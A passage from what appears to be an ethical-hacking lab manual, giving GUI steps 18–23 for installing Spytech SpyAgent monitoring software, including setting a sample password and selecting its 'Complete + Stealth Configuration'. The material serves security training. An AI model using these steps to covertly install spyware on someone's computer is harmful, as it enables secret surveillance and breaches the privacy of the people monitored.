


18. The **Spytech SpyAgent** dialog box appears; click **Continue....**




Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

19. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue....**



20. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.




21. The **password changed** pop-up appears; click **OK**.


22. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue....**



23. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.

